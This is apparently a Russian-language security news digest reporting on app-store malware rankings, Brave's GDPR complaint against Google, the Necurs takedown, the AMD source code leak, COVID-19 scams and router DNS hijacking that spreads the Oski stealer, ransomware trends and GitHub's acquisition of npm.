> *«Let's Encrypt предлагает только сертификаты со сроком службы 90 дней, поэтому затронутые проблемой сертификаты, которые мы не можем отозвать, относительно быстро покинут экосистему», — также отмечают разработчики.*

САМЫЕ ОПАСНЫЕ КАТАЛОГИ ПРИЛОЖЕНИЙ

Компания RiskIQ подготовила отчет об угрозах среди мобильных приложений за 2019 год. В числе прочего эксперты компании изучили различные каталоги приложений для Android и составили рейтинг наиболее опасных из них.



Наиболее опасным из всех был признан **9GAME.COM** — портал для загрузки бесплатных игр под Android. Он занял первое место как каталог приложений с наибольшим количеством новых загрузок малвари, а также первое место среди магазинов приложений с самой высокой концентрацией малвари (ее составили 9Game, Feral, Vmall, Xiaomi и Zhushou).


В 2019 году на 9Game было загружено **61 669** новых вредоносных приложений.

Второе место в рейтинге магазинов с наибольшим количеством новых загрузок малвари с солидным отрывом занимает официальный магазин приложений Google Play Store: **25 647** новых вредоносных приложений за год.

Оставшиеся позиции делят между собой каталог **ZHUSHOU**, принадлежащий Qihoo 360, каталог **FERAL**, а также **VMALL**, созданный компанией Huawei.

Google Play Store вообще не вошел в пятерку магазинов с наибольшей концентрацией малвари.

В целом количество занесенных в черный список приложений в Google Play Store снизилось на значительные **76,4%** в 2019 году.



Общее количество вредоносных приложений в мире снизилось на **20%** и остановилось на отметке **170 796** (в 2018 году насчитывалось **213 279** вредоносных приложений).

GOOGLE НАРУШАЕТ GDPR

Создатели браузера Brave обвинили компанию Google в нарушении одного из принципов Общего регламента защиты данных (GDPR), а именно той его части, которая связана с согласием, что требуется для сбора и обработки личных данных пользователей. С соответствующей жалобой авторы Brave обратились в ирландскую Комиссию по защите данных.

Разработчики пишут, что политика конфиденциальности Google нарушает принцип целевого ограничения GDPR, так как privacy policy компании нельзя назвать прозрачной: в этом документе нет явного указания целей, ради которых вообще собираются и обрабатываются данные. Дело в том, что GDPR требует, чтобы компании и организации собирали и обрабатывали личные данные пользователей только для конкретных целей, которые должны быть абсолютно ясны потребителям.

Создатели Brave называют политику конфиденциальности Google и ее формулировки «безнадежно туманными и неопределенными» и отмечают, что приведенные причины для сбора данных (такие как «разработка новых сервисов») словно взяты из антипримеров GDPR, описывающих, как делать ни в коем случае не нужно. Также утверждается, что хотя Google показывает пользователям персонализированную рекламу в соответствии с их интересами, информация о целях обработки данных и о причинах, по которым пользователи видят конкретную рекламу, не раскрываются.

В своей жалобе представители Brave ссылаются на собственное исследование под названием «Внутри черного ящика», в котором подробно описано, ради каких целей Google собирает персональные данные, используя интеграции с сайтами, приложениями и операционными системами. Документ гласит, что цели Google «настолько расплывчаты, что не имеют никакого смысла или предела... В результате компания получает внутренние данные, доступные для всех, что нарушает принципы ограничения целей GDPR».

Разработчики Brave просят, чтобы Google предоставила полный и конкретный список целей для сбора и обработки персональных данных, а также соответствующие правовые обоснования для каждой из них. Сообщается, что Google якобы неоднократно отказывала Brave в подробных объяснениях.

> *«Проблема в том, что, когда вы не знаете, что происходит с вашими данными, нет никакой ответственности, прозрачности и контроля. Если такая компания, как Google, может оперировать данными по принципу free-for-all, то и защита данных, и GDPR — лишь призрачная фантазия», — заявляют в Brave.*

Представители Google уже ответили на эти обвинения, дав комментарий изданию The Register:


> *«Эти неоднократные обвинения со стороны нашего коммерческого конкурента не выдерживают серьезной проверки. Двадцать миллионов пользователей ежедневно посещают свои учетные записи, чтобы выбрать способ, каким Google обрабатывает их данные. Наша политика конфиденциальности и объяснения, которые мы предоставляем пользователям, дают четкое представление о том, как хранятся данные и какой у пользователей есть выбор».*

БОТНЕТ NECURS ЛИКВИДИРОВАН

Специалисты компании Microsoft и ее отраслевые партнеры (компании, занимающиеся кибербезопасностью, провайдеры, регистраторы доменов, CERT и правоохранительные органы) сообщили о ликвидации одного из крупнейших на сегодняшний день ботнетов, распространяющего спам и малварь, — Necurs. Эксперты сумели взломать Necurs DGA — алгоритм генерации доменов, при помощи которого ботнет генерирует случайные доменные имена.

Разрушение структуры DGA позволило экспертам создать исчерпывающий список будущих доменов и управляющих серверов Necurs, теперь стало возможно их блокировать и препятствовать их регистрации.

→ «Мы смогли точно спрогнозировать более шести миллионов уникальных доменов, которые будут созданы в течение следующих 25 месяцев. Взяв под контроль существующие сайты и ограничив возможность регистрации новых, мы подорвали работу ботнета»
— Том Берт, вице-президент Microsoft




У AMD ПОХИТИЛИ ИСХОДНИКИ

В конце марта издание Torrent Freak обратило внимание, что компания AMD добилась удаления с GitHub ряда репозиториев, судя по всему содержавших исходные коды графических процессоров Navi и Arden. Человек, похитивший эти исходники у компании, рассказал журналистам, что, если продать их не удастся, он намерен обнародовать оставшуюся часть кода.

Журналисты напоминают, что еще в июле 2019 года, чтобы отпраздновать пятидесятилетие компании, AMD представила видеокарты Radeon RX 5000 с графическими процессорами Navi. Исходный код для этих устройств считается секретным, но, похоже, теперь он попал в чужие руки.

В конце марта в Сети начали циркулировать слухи о том, что некто сумел заполучить исходные коды графических процессоров Navi 10, Navi 21 и Arden, причем последний, похоже, будет использоваться в грядущих Xbox X. Обычно подтвердить подлинность таких утечек весьма проблематично, но в данном случае AMD принимает меры, которые говорят сами за себя. Так, в соответствии с Законом об авторском праве в цифровую эпоху (DMCA), AMD потребовала удалить с GitHub недавно созданный репозиторий xxXsoullessXxx и проект под названием AMD-navi-GPU-HARDWARE-SOURCE, где якобы была опубликована украденная у компании интеллектуальная собственность.



Please describe the nature of your copyright ownership or authorization to act on the owner's behalf.

This repository contains intellectual property owned by and stolen from AMD.

Please provide a detailed description of the original copyrighted work that has allegedly been infringed. If possible, include a URL to where it is posted online.

The original IP is held privately and was stolen from AMD.

GitHub немедленно отключил данный репозиторий, после чего журналисты Torrent Freak заинтересовались происходящим и связались с владельцем репозитория, чтобы задать несколько вопросов. Владельцем оказалась девушка (во всяком случае, хакер представился именно так), и она сообщила изданию, что поводом для конфликта с компанией действительно послужил исходный код графического процессора AMD.

> *«В ноябре 2019 года я обнаружила исходные коды для AMD Navi GPU на взломанном компьютере, — рассказывает владелица репозитория, упоминая, что для взлома применяла некие эксплоиты. — Его хозяин не предпринимал никаких действий против [потенциальной] утечки. Лишь позже я узнала о том, что за файлы хранились на этой машине. Они даже не были защищены или зашифрованы должным образом, что просто прискорбно».*

Взломщица объясняет, что таким образом в ее руках оказались исходники Navi 10, Navi 21 и Arden. На вопрос о том, почему она опубликовала эти данные на GitHub, она ответила, что решила поделиться ценной находкой со всем миром и даже не пыталась связаться с AMD по поводу утечки, так как компания наверняка попытается подать на нее в суд.

Более того, владелица репозитория утверждает, что пока она опубликовала лишь часть похищенных исходников, а остальные будут обнародованы для избранного круга лиц в том случае, если на них не найдется покупатель. Дело в том, что стоимость этой утечки она оценивает примерно в 100 миллионов долларов.

Представители AMD определенно обеспокоены происходящим, так как вскоре компания дополнила свою исходную жалобу, указав еще по крайней мере четыре других репозитория на GitHub, где также размещались утекшие исходники. Все эти репозитории тоже были закрыты.

В итоге представители AMD и вовсе были вынуждены сделать официальное заявление. В компании объяснили, что в декабре 2019 года на связь с ними вышел человек, который заявлял, будто в его распоряжении есть файлы, имеющие отношение к графическим продуктам AMD (упоминается, что некоторые из них были недавно размещены в открытом доступе, но уже были удалены).

Представители AMD пишут, что они не знают, есть ли у неизвестного на руках еще какие-либо файлы, помимо уже «засвеченных», но в компании уверены, что эта утечка не станет угрозой для конкурентоспособности или безопасности графических продуктов AMD. Также подчеркивается, что ведется расследование, участие в котором принимают правоохранительные органы.

7014 КРИПТОВАЛЮТНЫХ БАНКОМАТОВ

Специалисты Coin ATM Radar подсчитали, что в настоящее время в мире установлено **7014** криптовалютных банкоматов. Такие машины размещены в **75** странах мира, и суммарно в мире насчитывается **42** производителя подобных устройств.

Как видно на иллюстрации, наибольшая плотность установки криптовалютных банкоматов, как и ранее, наблюдается в США.

КОРОНАВИРУС И ХАКЕРЫ

Из-за пандемии коронавируса во многих странах введен серьезный карантин и огромное количество компаний перевело своих сотрудников на удаленную работу. Так как люди в большинстве своем остаются дома, единственной отдушиной и рабочим инструментом становится интернет. Сейчас многие игровые, стриминговые, облачные и прочие сервисы отмечают небывалый прирост нагрузки и трафика. К примеру, Netflix и YouTube стали принудительно снижать качество видео, команда Azure ставит в приоритет корпоративных пользователей, функциональность Office 365 временно ограничена, а акции компании Zoom, разрабатывающей сервис для видеоконференций, стремительно растут в цене.

Разумеется, этим всплеском сетевой активности, а также страхами людей перед пандемией не могли не воспользоваться злоумышленники всех мастей.

ИБ-специалисты со всего мира отмечают огромный всплеск всевозможной мошеннической активности, связанной с COVID-19. К примеру, аналитики RiskIQ сообщали, что только за один день, 15 марта 2020 года, они выявили 13 500 подозрительных доменов, связанных с коронавирусом. На следующий день было найдено еще 35 000 подозрительных доменов и еще более 17 000 доменов через два дня. В основном такие сайты паразитируют на страхах пользователей, распространяют малварь или занимаются открытым мошенничеством: продают несуществующие вакцины, лекарства, тесты на коронавирус и так далее.

Интересно, что эксперты компании RiskIQ каждый день публикуют списки новых вредоносных кампаний (спам, фишинг, дезинформация), а также статистику о мошеннических доменах, как-либо связанных с COVID-19. Похожие наблюдения ведет и специалист ESET Лукас Стефанко в своем блоге — следит за Android-малварью и приложениями, эксплуатирующими пандемию коронавируса.

Но помимо этого массового и довольно заурядного мошенничества, специалисты обнаружили и ряд необычных кампаний и случаев, связанных с COVID-19.

Вымогатели и медучреждения

Издание Bleeping Computer связалось с операторами таких известных шифровальщиков, как Maze, DoppelPaymer, Ryuk, Sodinokibi (REvil), PwndLocker и Ako, и поинтересовалось у них, продолжат ли они в такие сложные для всего мира времена атаковать медицинские учреждения и организации.

В ответ на вопрос журналистов официальные заявления сделали хак-группы DoppelPaymer и Maze. Первые ответили, что они в целом не атакуют больницы, лечебные учреждения и экстренные службы и начинать теперь точно не планируют. Если же атака DoppelPaymer случайно коснется таких организаций и учреждений, операторы малвари обещают расшифровать данные бесплатно.


> *«Но некоторые компании пытаются выдавать себя за что-то другое. У нас есть девелоперская компания, которая пыталась прикинуться небольшим риелтором, или другая компания, которая пыталась выдать себя за приют для собак. Так что, если такое случится, мы проведем двойную, тройную проверку перед тем, как выпустить бесплатный расшифровщик. Но что касается фармы: в эти дни они зарабатывают много лишнего из-за паники, у нас нет никакого желания их поддерживать. Пока врачи что-то делают, эти ребята зарабатывают», — говорят хакеры.*

Операторы Maze, в свою очередь, опубликовали целый пресс-релиз. Группировка заявила, что прекратит активность относительно любых медицинских организаций и учреждений вплоть до окончания пандемии. Также операторы Maze «щедро» предложили скидки на расшифровку таким пострадавшим организациям.

Продолжение статьи →

MEGANEWS

← Начало статьи



К сожалению, по данным компании Coveware, наиболее активными вымогателями на конец 2019 года были Sodinokibi, Ryuk и Phobos. Так что, даже если операторы DoppelPaymer и Maze откажутся от атак, это не слишком поможет. К примеру, операторы шифровальщика Ryuk останавливаться определенно не собираются: 26 марта 2020 года эксперт компании Sophos рассказал в Twitter, что шифровальщик атаковал неназванное медицинское учреждение в США.

В свою очередь, руководитель исследовательского отдела SentinelOne Виталий Кремез сообщил Bleeping Computer, что за последний месяц он видел, как Ryuk атаковал как минимум десять медицинских организаций. Из них две были независимыми больницами, а еще одна — здравоохранительной сетью, в состав которой входят девять больниц в США. По данным издания, одна из больниц расположена в зоне, где ситуация с коронавирусом очень тяжелая.

> *«Мало того что они не прекратили атаки на цели в сфере здравоохранения, мы также наблюдаем продолжающуюся тенденцию атак на здравоохранительные организации в разгар пандемии. Тогда как некоторые вымогательские группы хотя бы участвовали в диалоге о прекращении вымогательства в области здравоохранения и признавали, что все понимают, операторы Ryuk хранят молчание и преследуют медицинские организации и учреждения, невзирая на наши призывы остановиться», — говорит Кремез.*

Подмена DNS

В конце месяца журналисты все того же Bleeping Computer обратили внимание на жалобы пользователей, которые сообщали на форумах издания, что им навязчиво предлагают скачать странное приложение, якобы информирующее о COVID-19 и созданное ВОЗ. Как оказалось, роутеры этих людей были скомпрометированы, а под видом приложения распространялся инфостилер.

Во всех случаях пострадавшие были владельцами роутеров D-Link или Linksys и неизвестные злоумышленники изменили на устройствах настройки DNS. Пока неясно, как именно атакующие получали доступ к устройствам, но несколько пострадавших признались, что доступ к их роутерам можно было получить удаленно, а они использовали слабые пароли. Так что, вероятно, речь идет о брутфорсе и переборе учетных данных по списку известных значений по умолчанию.

Получив доступ к устройству, злоумышленники меняют адреса DNS-серверов на 109.234.35.230 и 94.103.82.249.

Исследователи объясняют, что, когда компьютер подключается к сети, Microsoft использует функцию Network Connectivity Status Indicator (NCSI), которая периодически проверяет, активно ли подключение к интернету. Так, в Windows 10 одним из подобных тестов будет подключение к http://www.msftconnecttest.com/connecttest.txt и проверка, содержит ли ответ Microsoft Connect Test. Если содержит, значит, компьютер подключен к интернету, а если нет, Windows предупредит о том, что интернет недоступен.

Если же пользователь работает со скомпрометированным роутером, то вредоносные DNS-серверы вынуждают Windows вместо подключения к легитимному IP-адресу Microsoft 13.107.4.52 подключаться к ресурсу злоумышленников, расположенному по адресу 176.113.81.159. В итоге вместо отправки упомянутого текстового файла сайт отображает страницу, предлагающую жертве загрузить и установить поддельное приложение Emergency — COVID-19 Informator или COVID-19 Inform App, якобы созданное ВОЗ.

Если пользователь попадется на удочку атакующих, загрузит и установит это приложение, то вместо информации о коронавирусе он получит трояна Oski. Эта малварь попытается собрать и передать злоумышленникам следующую информацию (список неполный):

- файлы cookie;
- историю браузера;
- платежную информацию из браузера;
- сохраненные учетные данные;
- данные криптовалютных кошельков;
- текстовые файлы;
- данные автозаполнения для форм в браузере;
- БД 2ФА-идентификаторов Authy;
- скриншоты рабочего стола в момент заражения.

Вскоре после обнаружения проблемы специалисты компании Bitdefender подготовили собственный отчет об этой вредоносной кампании. По их данным, хакеры действительно используют брутфорс, чтобы подобрать пароль для целевых роутеров. Также исследователи согласны с тем, что через подмену DNS распространяется малварь Oski, похищающая самые разные данные из зараженной системы.

По информации специалистов, пользователей перенаправили на вредоносный сайт, посвященный коронавирусу, при попытке доступа к одному из следующих доменов:

- aws.amazon.com;
- goo.gl;
- bit.ly;
- washington.edu;
- imageshack.us;
- ufl.edu;
- Disney.com;
- cox.net;
- xhamster.com;
- pubads.g.doubleclick.net;
- tidd.ly;
- redditblog.com;
- fiddler2.com;
- winimage.com.

Операция «Пангея»

В свою очередь, Европол сообщил, что полиция более чем 90 стран объединилась для проведения операции «Пангея», призванной остановить растущий поток мошенничества, связанного с COVID-19.


Операцию координировал Интерпол, и один из ее этапов проходил с 3 по 10 марта 2020 года. Правоохранители из 90 стран мира ликвидировали 37 преступных группировок и произвели 121 арест. В общей сложности были конфискованы потенциально опасные лекарственные средства на 13 миллионов евро (большинство представляли собой обезболивающие и антибиотики, которые обманом продавались паникующим из-за коронавируса потребителям). Кроме того, правоохранительные органы изъяли около 34 тысяч поддельных хирургических масок, не соответствовавших стандартам, а также поддельные наборы для самотестирования на ВИЧ и для проверки глюкозы.

Крупные интернет-магазины пытаются своими силами бороться с взвинчиванием цен и мошенничеством и блокируют распространение продуктов, претендующих на профилактику или лечение коронавируса. К примеру, за последние недели Amazon снял с продажи по меньшей мере один миллион таких товаров, и в настоящее время два человека в США находятся под следствием: они скупили в магазинах Dollar Tree, Walmart, Staples и Home Depot почти 18 тысяч дезинфицирующих средств для рук и попытались продать их на Amazon по завышенным ценам.

НОЧЬ — ВРЕМЯ ШИФРОВАЛЬЩИКОВ


Эксперты американской компании FireEye изучили десятки расследований инцидентов с применением шифровальщиков за период с 2017 по 2019 год. Выяснилось, что большинство вымогательских атак совершают в нерабочее время или в выходные дни.

76% всех вымогательских атак в корпоративном секторе происходят в нерабочее время: **49%** из них фиксируются в ночное время в будние дни, а еще **27%** – в выходные.



Операторы вымогательского ПО заранее проникают в сети компаний, затем тратят время на боковые перемещения, чтобы получить доступ к максимальному количеству рабочих станций, и лишь потом вручную устанавливают малварь на все системы и запускают процесс шифрования. Время от первоначальной компрометации до фактической атаки в среднем составляет **ТРИ ДНЯ**.

Количество управляемых людьми вымогательских атак возросло на огромные **860%**, то есть теперь такие инциденты затрагивают все сектора и все географические зоны, а не только компании из Северной Америки.



Распределение атак по времени

Наиболее популярными векторами таких атак стали **БРУТФОРС-АТАКИ** на открытые порты RDP, направленный на сотрудников компаний **ФИШИНГ**, **АТАКИ DRIVE-BY**, а также использование одного зараженного хоста для распространения малвари на другие.

DHARMA НА ПРОДАЖУ

На двух русскоязычных хакерских форумах в продаже появился исходный код одного из наиболее прибыльных вымогателей нашего времени — шифровальщика Dharma. Исходники продаются за 2000 долларов США.

Ранее в этом году, выступая на конференции RSA, ФБР назвало Dharma вторым по прибыльности вымогателем за последние годы. Так, с ноября 2016 года по ноябрь 2019-го операторы шифровальщика получили от своих жертв 24 миллиона долларов США в виде выкупов.

Издание ZDNet цитирует нескольких неназванных ИБ-экспертов, которые сходятся во мнении, что нынешняя продажа кода Dharma, вероятнее всего, в скором времени обернется его утечкой в широкий доступ. То есть малварь станет доступна более широкой аудитории, а это, в свою очередь, приведет к широкому распространению исходников среди множества хак-групп, и за этим в итоге последует всплеск атак.

Впрочем, глава отдела киберрасследований McAfee рассказал ZDNet, что код Dharma уже давно циркулирует среди хакеров, а сейчас он просто появился на публичных форумах. При этом эксперт выразил надежду, что рано или поздно исходники попадут в руки ИБ-специалистов и это поможет выявить недостатки малвари и создать дешифровщики.

Dharma существует с 2016 года, и изначально вымогатель, лежащий в основе этой малвари, назывался CrySiS. Он работал по схеме вымогатель-как-услуга (Ransomware-as-a-Service, RaaS), то есть другие преступники могли создавать собственные версии малвари для распространения, как правило при помощи спам-кампаний, наборов эксплоитов или брутфорса RDP.

В конце 2016 года пользователь под ником crss7777 опубликовал на форумах Bleeping Computer ссылку на Pastebin, содержавшую мастер-ключи от шифровальщика CrySiS, которые, как потом установили эксперты, были подлинными. После этого CrySiS прекратил свое существование, «переродившись» как Dharma.

И хотя в 2017 году такая же участь постигла и ключи Dharma, на этот раз операторы вымогателя не стали проводить «ребрендинг» и продолжили работать, в итоге превратив свой RaaS в один из популярнейших «готовых» вымогателей на рынке.

Так, в последние годы Dharma регулярно получает обновления. К примеру, в 2018 и 2019 годах криминальный андеграунд адаптировался к новым тенденциям и перешел от массового распространения вымогателей через почтовый спам к целевым атакам на корпоративные сети. Так же поступили и операторы Dharma.


Отмечается, что весной 2019 года в Сети появился новый штамм вымогателей Phobos, используемый в основном для целевых атак. Исследователи компаний Coveware и Malwarebytes отмечали, что он почти идентичен Dharma. Однако Dharma при этом не прекратил свое существование и продолжил работать параллельно Phobos. К примеру, эксперты компании Avast заметили три новые версии Dharma в середине марта 2020 года.

1 000 000 000 УСТРОЙСТВ БЕЗ ОБНОВЛЕНИЙ

Аналитики британской организации Which?, занимающейся защитой прав потребителей, подсчитали, сколько Android-устройств в мире более не поддерживаются и не получают обновлений безопасности. По данным исследователей, таковых насчитывается **БОЛЕЕ МИЛЛИАРДА**, то есть **2 ИЗ 5** устройств на Android не получают важных обновлений безопасности от Google, что подвергает их риску заражения вредоносным ПО и другим уязвимостям.

Проблема усугубляется продажами старых устройств третьими сторонами на таких сайтах, как Amazon. Так, эксперты приобрели несколько телефонов, включая Motorola X, Sony Xperia Z2 и Samsung Galaxy A5 2017, и выяснили, что те подвержены множеству давно обнаруженных и исправленных уязвимостей, включая **STAGEFRIGHT**, **BLUEFRAG** и малварь **JOCKER**.

	Sony Xperia Z2	Google Nexus 5	Motorola Moto X Style	Samsung Galaxy S6 Edge	Samsung Galaxy A5 (2017)
Android version	4.4.2 KitKat	6.0.1	7.0 Nougat	7.0 Nougat	8.0 Oreo
Google Play Protect	Partially supported	Partially supported	Partially supported	Partially supported	✔
Protection against Joker	✘	✘	✘	✘	✘
Protection against Bluefrag	✘	✘	✘	✘	✘
Protection against Stagefright	✘	✔	✔	✔	✔



GITHUB ПОКУПАЕТ NPM

Принадлежащая Microsoft компания GitHub объявила о грядущей сделке с NPM Inc, управляющей репозиторием npm, где содержатся более 1,3 миллиона пакетов, которым пользуются 12 миллионов разработчиков JavaScript. На сегодняшний день npm является крупнейшим менеджером пакетов JavaScript в этой экосистеме, а также крупнейшим репозиторием пакетов среди всех языков программирования.

Глава GitHub Нат Фридман (Nat Friedman) и сооснователь NPM Айзек Шлютер (Isaac Schlueter) рассказывают в блогах, что в скором будущем GitHub и NPM ждет интеграция. Ожидается, что это должно повысить безопасность цепочки поставок ПО с открытым исходным кодом.

> *«Безопасность опенсорса — это важная глобальная проблема, а после недавнего запуска GitHub Security Lab и встроенных рекомендаций по безопасности мы имеем все возможности, чтобы влиять на ситуацию», — пишет Фридман и обещает возможность отслеживать путь изменения от pull-реквеста GitHub к версии пакета npm, в котором это изменение применено.*

Также Фридман отмечает, что CLI по-прежнему останется бесплатным, с открытым исходным кодом. А позже в этом году, по его словам, клиенты NPM, оплачивающие хостинг частных пакетов, смогут перенести свой код в GitHub Packages.

Сумма сделки не разглашается, лишь разработчики NPM намекают, что это «вовсе не история о стартапе стоимостью газиллион долларов».

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

На Pwn2Own взломали Windows, Ubuntu, macOS, Safari, VirtualBox и Adobe Reader

Ультразвуковая атака позволяет контролировать голосовых помощников

Власти США обвинили двух граждан Китая в отмывании денег, похищенных северокорейскими хакерами

Исследователи: ЦРУ атаковало китайские компании и учреждения на протяжении 11 лет

Обнаружено более 700 проблемных поддоменов Microsoft, включая mybrowser.microsoft.com

Firefox отказывается от поддержки протокола FTP

С 2014 года баг позволяет похищать 2ФА-коды из приложения Google Authenticator

Из-за опасного бага Avast отключил JavaScript-движок в своем антивирусе

Вьетнамские хакеры годами ломали других хакеров

Пользователи iOS в Гонконге стали жертвами многофункциональной малвари LightSpy

ANDROID

УЯЗВИМОСТЬ В СМАРТФОНАХ НА ПРОЦЕССОРАХ MEDIATEK И ANDROID ДЛЯ IPHONE

Сегодня в выпуске: история нашумевшей уязвимости в смартфонах на базе процессоров MediaTek, подводные камни портирования Android на iPhone, история о том, почему функция скрытия root с помощью Magisk вскоре станет бесполезной. А также: инлайновые классы и принцип композиции в Kotlin, новый способ запуска активностей и запроса полномочий, несколько новых инструментов пентеста и библиотек для программистов.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

История уязвимости устройств на процессорах MediaTek

Critical MediaTek rootkit affecting millions of Android devices has been out in the open for months — история обнаружения и попыток залатать критический баг в устройствах на базе китайских процессоров MediaTek.

